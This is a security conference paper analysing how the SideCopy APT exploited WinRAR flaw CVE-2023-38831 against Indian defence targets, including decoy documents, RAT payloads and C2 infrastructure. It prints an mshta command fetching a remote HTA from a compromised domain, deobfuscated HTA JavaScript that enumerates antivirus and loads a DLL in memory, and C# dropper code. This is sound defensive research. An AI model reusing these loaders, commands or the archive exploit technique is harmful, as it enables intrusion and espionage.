2024 DUBLIN

2 - 4 October, 2024 / Dublin, Ireland

ARMING WINRAR: A DEEP DIVE INTO APTS EXPLOITING WINRAR'S 0-DAY VULNERABILITY – A SIDECOPY CASE STUDY

Sathwik Ram Prakki

Quick Heal, India

sathwik.prakki@quickheal.com

ABSTRACT

Following the disclosure of vulnerabilities within *WinRAR*, a concerning trend has emerged wherein multiple Advanced Persistent Threat (APT) groups and malicious actors have leveraged these weaknesses to launch targeted attacks on critical sectors spanning various nations. This paper delves into the exploitation of a specific *WinRAR* vulnerability, CVE-2023-38831, offering insights into the vulnerability and the tactics employed by threat actors who disseminate malicious ZIP archives through phishing campaigns.

Focusing on a notable case study involving the SideCopy APT, this paper explores the intricacies of how *WinRAR* is weaponized to compromise the security of entities in India. The examination includes a detailed dissection of payloads such as AllaKore RAT, DRat, Key RAT, Double Action and Ares RAT, strategically deployed in a sophisticated multi-platform attack campaign featuring diverse decoys and a consistent naming convention. Furthermore, we shed light on the discovery of the infrastructure utilized by the SideCopy APT, revealing insights into the group's modus operandi. Specific aspects of interest include the systematic reuse of IP addresses across multiple campaigns throughout the year, the utilization of various compromised domains as hosts for payloads, and the identification of shared code with the parent APT group Transparent Tribe (APT36).

INTRODUCTION

A previously unknown zero-day vulnerability in one of the most popular file compression programs, *WinRAR*, has been exploited by various threat groups since April 2023. Threat actors crafted ZIP archives containing malicious programs and spread them through phishing campaigns. When these archive files are opened, exploitation of the *WinRAR* vulnerability takes place, thereby executing the malicious payloads quietly in the background. Meanwhile, a lure document is popped on the screen to distract and convince the victim that the file is benign.

This vulnerability was assigned the ID CVE-2023-38831 in August 2023 (*RARLabs* released a fixed version), and allows attackers to execute arbitrary code if the *WinRAR* version is below 6.23, and when a ZIP archive includes any clean file (typically a bait) and a folder with the same name as that of the clean file. A malicious binary or a script is present in the folder and is executed when a user tries to access the clean file.

According to *Google Threat Analysis Group*, 'CVE-2023-38831 is a logical vulnerability within WinRAR causing extraneous temporary file expansion when processing crafted archives, combined with a quirk in the implementation of Windows' ShellExecute when attempting to open a file with an extension containing spaces. The vulnerability allows attackers to execute arbitrary code when a user attempts to view a benign file (such as an ordinary PNG file) within a ZIP archive.'

We will be looking at a detailed case study to understand the exploitation of this vulnerability by an APT group targeting India, and the overlapping strategies with other similar groups. Before that, we will provide an overview of how APTs have weaponized the vulnerability and the current Indian threat landscape.

WEAPONIZATION BY APTS

According to *Group-IB*, exploitation of the vulnerability in the wild started in April 2023, in a campaign that deployed GuLoader. The vulnerability was patched by *RARLabs* in August 2023, but before that multiple APT groups – such as DarkCasino, SturgeonPhisher, UAC-0099, APT40 and GhostWriter – weaponized it to target various industries across the globe using CMD, LNK and BAT extensions.




Figure 1: Weaponization timeline.

The CVE ID was assigned by NVD in August 2023, and exploitation increased between September and November. In September 2023, Russian-linked groups APT28, APT29 and Sandworm targeted Ukraine and other European nations, deploying malware including IRONJAW and Rhadamanthys against government embassies, diplomats, and the energy and aerospace sectors. The North Korean-linked Konni APT was also seen exploiting the vulnerability, targeting the cryptocurrency industry, and in a separate case Agent Tesla malware was also observed.

In October 2023, various unknown threat actors deployed trojans in EXE form, such as Smoke Loader, Bumblebee, Remcos RAT and Mythic-based Athena agent. The DarkPink APT was observed to be targeting Vietnamese and Malaysian governments with the TelePowerBot malware. Pakistan-linked group SideCopy also hopped onboard with this exploit to target Indian government and defence entities, which we will look at in depth in this paper.

APT28 continued its campaigns against European targets in October and November, and a new group, named Mysterious Werewolf, targeted Russian industrial facilities in November. Attacks have continued in 2024, where payloads such as DiscordTokenStealer and Warzone RAT have been seen. In the first two months of 2024, India-linked SideWinder used ministry-themed lures to target Pakistan. In March, Russia was targeted in another Mysterious Werewolf campaign with RingSpy, and a new group emerged, named PhantomCore. Finally, in April 2024, researchers found Gamardeon and UAC-0149 targeting Ukraine.

THE INDIAN THREAT LANDSCAPE

SideCopy is a Pakistan-linked APT group that has been targeting South Asian countries – primarily the Indian defence and government entities – since 2019. Monthly attack campaigns have been observed since last year with Double Action RAT, Feta RAT, and PowerShell remote execution. The group's arsenal includes Action RAT, AllaKore RAT, Reverse RAT, Margulas RAT and more.

SideCopy is associated as a sub-division of another APT, known as Transparent Tribe (APT36), which has persistently targeted the Indian military and continues to target university students aggressively. It is believed that the motive for targeting the education sector is to share student data, possibly with terrorist organizations for recruitment. APT36 has recently updated its *Linux* malware arsenal with Poseidon and other utilities. Active since 2013, it has continuously used payloads such as Crimson RAT, Capra RAT, Eliza RAT and Oblique RAT in its campaigns.

Pakistani agents linked to both these groups have used honey traps to lure defence personnel, having an immense impact and creating damage by stealing confidential intel in this form of cyber espionage. We introduce these groups to show our findings that connect them. India is one of the most targeted countries in the cyber threat landscape, where new spear-phishing campaigns such as Operation RusticWeb and FlightNight have emerged with TTPs similar to both APTs. We have observed an increase in the sale of access to Indian entities by initial access brokers in underground forums, high-profile ransomware attacks, and more than 2,900 disruptive attacks such as DDoS, website defacement and database leaks by 85+ *Telegram* hacktivist groups in the first quarter of 2024.

Threat actors have begun moving from well-known compiled languages to newer ones like Golang, Rust and Nim. This provides cross-compatibility and makes detection difficult. At the same time, various ransomware (RaaS) operators have migrated from Golang to Rust as it provides high-performance encryption and evasion speed while ensuring memory safety.

SIDECOPY CASE STUDY

Campaign 1

The first campaign was discovered in October 2023, exploiting *WinRAR* vulnerability CVE-2023-38831 via spear-phishing, which downloads malicious archive files. Opening the archive reveals a PDF and a folder with the same name. The folder contains a file with whitespace character in its name, 'Achievements_of_DMA.pdf .exe'. Various executable extensions such as CMD, LNK, BAT, PIF and COM may be used in place of EXE. Opening the PDF will trigger the vulnerability, where both the PDF and the file inside the folder get extracted into the TEMP directory due to the way the filename is matched.





Figure 2: Archives used for WinRAR exploitation.

Before execution, it will parse both the files side-by-side, as they start with the same name. Instead of generating an exception due to the whitespace, it will remove the enclosed quotes of the path. The *Windows* ShellExecuteExW() API gets invoked with the absolute location, quietly launching the payload inside the folder along with the bait. The decoy PDF is related to an organization called the All India Association of Non-Gazetted Officers (AIANGOs), and mentions a peaceful protest programme to the Indian Ministry of Defence. Headquartered in Mumbai, AIANGOs was recognized by GOI, MoD in 2000 under CCS(RSA) Rule 1993 and affiliated to CDRA, as mentioned on its *X* (*Twitter*) page.



AIANGOs

CEHQ CONTACT DETAILS
Qtr. No: 4091, Type-IV, OFMK ESTATE,
Yeddumailaram, PIN: 502205 (Telangana)
Fax:040-23292950, Mob.No:9908031419
Mail id: aiangocehq.ofmk@gmail.com

All India Association of Non-Gazetted Officers of Ordnance & Equipment Factories and Quality Assurance Organizations (Ministry of Defence) (Recognized by Govt of India, MoD since 1932).
Fresh Recognition granted by Govt of India MoD under CCS (RSA) Rules 1993.
Affiliated to Confederation of Defence Recognized Associations (CDRA)

No.: AIANGOs/CEHQ-MoD/022 Date: 02.09.2023

To
The Defence Secretary & Secretary (DP)
Govt. Of India
Ministry of Defence
South Block, New Delhi -110011

Sub: Peaceful Protest Programme by all branches of AIANGOs for addressing the long pending legitimate demands & violations of DDP assurance – Intimation of.

Ref: 1. AIANGOs resolution no. AIANGOs/CEHO/OFMK/BGCM-2023/Resolution-2 dated 28.06.2023.
2. AIANGOs resolution no. AIANGOs/CEHO/OFMK/BGCM-2023/Resolution-2 dated 28.06.2023.

Sir,

I have been directed by the Central Executive of this association to place the following for your kind information and positive action.

AIANGOs represent the Non-Gazetted officers under the four directorates viz. DoO (C&S) including those who are in deemed deputation to the 7 corporations, DGQA, DGAQA and DGNAI. It would not be exaggeration of the fact to place that this cadre is the backbone of the organisations and on the same time the most deprived and oppressed in the organisation. The Biennial General Council Meeting (BGCM 2023) of this association held on 27th June to 28th June 2023 at V K Krishna Menon Convention Centre, Avadi, Chennai took resolutions under reference 2 and 3 above to highlight the long pending unresolved demands of the cadre before the authority to address in a time bound manner.

It is unfortunate that even after passing sufficient time, there has been no improvement/change in the attitude of the authority to address/resolve the legitimate demands of the cadre. It is felt that authority is not at all sympathetic on resolving the issues.

2. Submission of the memorandum by the branches at unit/factory level for implementation of fitment at Rs. 6500-10500 Pay Scale as on 01.01.2006 for all Chargeman/Foreman & JEs on **08.09.2023**.
3. Submission of applications by individual members to GM/HoE/CGM for implementation of fitment at 6500 BP as on 01.01.2006 **from 08-12 September 2023**.
4. Wearing of Demand badges on **14.09.2023 and 15.09.2023**.
5. Peaceful Dharna at Lunch hours on **15.09.2023** and submission of the Memorandum

All members of this association at all branches under the four directorates shall participate in the above peaceful protest programme to fulfil the following legitimate demands:

i. Immediate publication of select list and promotion order for LDCE 2022 for both CM and JWM based on the interim order of the Hon'ble CAT Jabalpur in OA 227, 375 and 376 of 2023.
ii. Issue of notification for conduction of LDCE 2023 for promotion to the post of CM and JWM.
iii. Publication of notification for conduction of LDCE for promotion to the post of JWM SG(T&NT).
iv. Diversion of DR posts to Promotion.
v. One-time relaxation in certificates obtained through distance education with a cut-off date of 31.05.2013 in line with DRDO and Railway.
vi. Implementation of fitment factor on 6500 x 1.86 as on 01.01.2006 for all CM and JEs in all directorates under MoD.
vii. Address NPS to OPS conversion application in a positive approach.

With highly hope to have a positive response from your end to address the issue in a time-bound manner.

Thank you.

Sincerely yours
(AJAY)
General Secretary

Copy to:

Figure 3: Decoy used in WinRAR exploitation.

The payload present in the folder is an open-source remote agent called AllaKore RAT, which has the functionality to steal system information, carry out keylogging, take screenshots, upload and download files, and use remote access of the victim machine to send commands and upload stolen data to the C2. Connections have been made with the C2 utilized and previous campaigns, as described below:





Figure 4: Infection chain (1) with IP sharing between domains and C2.

- An attack chain of SideCopy is observed with the lure document 'DocScanner-Oct', referring to the Saudi delegation of the Ministry of Defence. The same decoy was observed to be used by SideCopy and APT36 in campaigns in April and May 2023, respectively.
- The compromised domain in this chain, 'rockwellroyalhomes[.]com', resolves to the IP **103.76.213[.]95**, which is the same IP as was used (with the domain 'isometricsindia[.]co.in') in an August 2023 campaign with the theme 'US vs. China trade war'.
- The final payload, DRat, connects with the same IP for C2 communication as used with AllaKore RAT (**38.242.149[.]89**).
- A similar phishing URL is found on the 'rockwellroyalhomes' domain, named similarly 'DocScanner_AUG_2023.zip'. This leads to an Ares RAT sample, connecting to a C2 with IP **38.242.220[.]166:9012**, where the decoy points to India's Ministry of Defence again regarding the 'Parliament Matter'. Detailed explanation of this chain will be given later in the paper.



PARLIAMENT MATTER

No. 3/3/2022-DMA(Par1)
Ministry of Defence
Department of Military Affairs
DMA(Par1)

Room No. 308-E, Sena Bhawan
Dated 14th February, 2023

OFFICE MEMORANDUM

Subject: Furnishing inputs for framing replies to the Parliament Questions

It has been observed from quite some time that the inputs from the Service Headquarters, HQIDS etc in respect of the Parliament Questions asked in both the Houses of the Parliament viz. Lok Sabha and Rajya Sabha are not being received in time in the DMA. As a result of which, the preparation of draft replies to the Parliament Questions is delayed and the submission of replies to the Parliament after obtaining the approval of Hon'ble RRM/RM is further delayed.

2. Of late the Lok Sabha Secretariat have expressed their displeasure to such delayed submission of the answers to the Parliament Questions during previous Parliament sessions, inter-alia, including the last Winter Session.

3. In order to streamline the process of furnishing the replies to the Parliament Questions pertaining to the DMA, the following directions are issued with immediate effect and until further orders:-

(i) The SHQ's, HQIDS and all attached offices/ subordinate organisations of DMA shall not wait for any Notice of a Parliament Question to be admitted and thereafter furnish inputs to that Notice of the Parliament Question. Instead, the inputs to the Starred/ Unstarred Notice of the Parliament Question shall be immediately forwarded to the concerned Joint Secretary in the DMA. Though the preparation of the 'Note for Supplementaries' in respect of a Starred Diary Notice may be taken up immediately after receiving the said Notice, but the same should be submitted to the concerned Joint Secretary immediately after admission of the said Notice as a Starred Question.

(ii) The inputs are to be provided separately for each part of the question instead of clubbing the replies to different parts of the question together. The usage of words like — 'DMA may reply; information is classified etc should be avoided while sending the inputs.

(iii) The levels involved in the channel of submission for according approval to the inputs in respect of a Parliament Question should be kept to a bare minimum. An effort should be made such that the number of levels involved in approving the inputs of a Parliament Question in SHQ's, HQIDS etc shall not exceed four levels in consonance with the instructions issued by the Dept. of Administrative Reforms and Public Grievances.

(iv) Each SHQ and HQIDS should nominate a Nodal Officer and Joint Nodal Officer of Major General and Brigadier level (and their equivalent rank) respectively in respect of the Parliamentary Matters, and their contact details including their email, office phone number and mobile etc should be shared with the DMA. Subsequent changes in respect of these officers should be notified immediately.

4. This issues with the approval of Secretary, DMA.

Deputy Secretary to the Govt. of India

Tel:- 2301 0079
All Joint Secretaries in DMA

Figure 5: Decoy used with Ares RAT.

The phishing URL points to rockwellroyalhomes[.]com, a compromised domain:

- hxxps://www.rockwellroyalhomes.com/js/FL/DocScanner-Oct.zip

This contains a malicious shortcut file in a double extension format, 'DocScanner-Oct.zip.pdf.lnk', which triggers a remote HTA file:

```
C:\Windows\System32\mshta.exe hxxps://www.rockwellroyalhomes.com/js/content/ & mshta.exe
```

This contains embedded files that are Base64 encoded; they are decoy PDF, DLL and EXE. It first checks the .NET version running and instead of using the variables directly, this time they are Base64 encoded and decoded later during execution, getting the same names, as shown in Figure 6.

It also retrieves the anti-virus installed using the query 'Select * From AntiVirusProduct' and then decodes and deserializes the Base64-encoded .NET module. After creating an instance for 'DraftingPad', it invokes the 'OpenAll' method, which runs the DLL in the memory of the MSHTA process. The embedded decoy files are sent as an argument for it, along with the anti-virus details.

```
var edr  = FNTJKI_LKIOUTS('RHJhZnRpbmdQYWQ=');          // DraftingPad
var memoryloader = edr;
try {
    var str  = FNTJKI_LKIOUTS('V1NjcmlwdC5TaGVsbA==');  // Wscript.Shell
    var ObjectiveObjectiveReagValStrangerReagValStranger = new ActiveXObject(str);
    veersion = 'v4.0.30319';
    try {
        veersion = reading();
    } catch(e) {
        veersion = 'v2.0.50727';
    }
    var qts = FNTJKI_LKIOUTS('UHJvY2Vzcw==');
    var pts = FNTJKI_LKIOUTS('Q09NUExVU19WZXJzaW9u');
    var ats = FNTJKI_LKIOUTS('U3lzdGVtLkNvbGxlY3Rpb25zLkFycmF5TGlzdA==');                // System.Collections.ArrayList
    var nts = FNTJKI_LKIOUTS('d2lubWdtdHM6XFxcXC5cXHJvb3RcXFNlY3VyaXR5Q2VudGVyMg==');    // winmgmts:\\\\.\\root\\SecurityCenter2
    var bts = FNTJKI_LKIOUTS('U3lzdGVtLlJ1bnRpbWUuU2VyaWFsaXphdGlvbi5Gb3JtYXR0ZXJzLkJpbmFyeS5CaW5hcnlGb3JtYXR0ZXI=');
    // System.Runtime.Serliazation.Formatters.Binary.BinaryFormatter

    ObjectiveObjectiveReagValStrangerReagValStranger.Environment(qts)(pts) = veersion;
    var BMZ_TTU_QAZ = GetObject("winmgmts:\\\\.\\root\\SecurityCenter2");
    var peter=FNTJKI_LKIOUTS('U2VsZWN0ICogRnJvbSBBbnRpVmlydXNQcm9kdWN0');              // Select * From AntiVirusProduct
    var FNTJKI_LKIOUTS_LAJDLD_QWESTR = BMZ_TTU_QAZ.ExecQuery(peter, null, 48);
    var NNSLKERT_HLKSHELSL_JHKLSILELXKD = new Enumerator(FNTJKI_LKIOUTS_LAJDLD_QWESTR);
    var HYTOS_LKSHDKS = "";
    for (; !NNSLKERT_HLKSHELSL_JHKLSILELXKD.atEnd(); NNSLKERT_HLKSHELSL_JHKLSILELXKD.moveNext()) {
        HYTOS_LKSHDKS += (NNSLKERT_HLKSHELSL_JHKLSILELXKD.item().displayName + ' ' + NNSLKERT_HLKSHELSL_JHKLSILELXKD.item().productS
        HYTOS_LKSHDKS += "&";
    }
    var TYIWSSD_HLSKDHLSSD = bazSixFerToStreeeeamStranger(VXR_ZWT_JKL);
    var OPOIUY_BNMJUYH_GAGHGDHSJ_SGGSHSHS = new ActiveXObject(bts);
    var CBBZCS_SGSWRW_NMKISG = new ActiveXObject(ats);
    var HJUSD_HSKHDKS_LSHLLS = OPOIUY_BNMJUYH_GAGHGDHSJ_SGGSHSHS.Deserialize_2(TYIWSSD_HLSKDHLSSD);
    CBBZCS_SGSWRW_NMKISG.Add(undefined);
    var RTRW_NMBH_SHSHJSS_MNJKLK = HJUSD_HSKHDKS_LSHLLS.DynamicInvoke(CBBZCS_SGSWRW_NMKISG.ToArray()).CreateInstance(memoryloader);
    RTRW_NMBH_SHSHJSS_MNJKLK.OpenAll(MNG_XMB_KOP,"Invitation Performa vis a vis feedback.doc",HYTOS_LKSHDKS);   // Chain-1
    RTRW_NMBH_SHSHJSS_MNJKLK.OpenAll(MNG_XMB_KOP,"myPic.jpeg",HYTOS_LKSHDKS);                                  // Chain-2
    window.close();
} catch (e) {}
```

(1) checking .NET version

(2) base64 decoding

(3) getting AV installed

(4) invoking DLL in-memory

decoy files

Figure 6: HTA process flow.

```
this.ht = this.getThridStrike(this.decompressData("LwAAAB+LCAAAAAAABADLKCkpKLbS10/
  NScvMy8xLyUzUS87P1S8v0M3MS84pTUkt1k/LzAGS+SUZ+hk5ANRROcQvAAAA"));
this.dllBytes = this.getThridStrike(this.decompressData("LwAAAB+LCAAAAAAABADLKCkpKLbS10/
  NScvMy8xLyUzUS87P1S8v0M3MS84pTUkt1k/LzAGS+SUZ+ik5ANgejGgvAAAA"));
byte[] bytes2 = Encoding.Default.GetBytes(this.ht);
string string2 = Encoding.Default.GetString(bytes2);
string s2 = this.decompressData(string2);
File.WriteAllBytes(tempPath + "temp.jpg", Encoding.Default.GetBytes(s2));
File.Move(tempPath + "temp.jpg", this.targetPath + this.tgtHTPName);
Thread.Sleep(5000);
this.deletePreviousVersion();
Thread.Sleep(500);
Process.Start(this.targetPath + this.tgtHTPName);
bool flag4 = av.Contains("Seqrite");
bool flag5 = av.Contains("Kaspersky");
bool flag6 = av.Contains("Quick");
bool flag7 = av.Contains("Avast");
bool flag8 = av.Contains("Avira");
bool flag9 = av.Contains("Bitdefender");
bool flag10 = av.Contains("WindowsDefender");
```

Figure 7: Process flow of in-memory DLL.

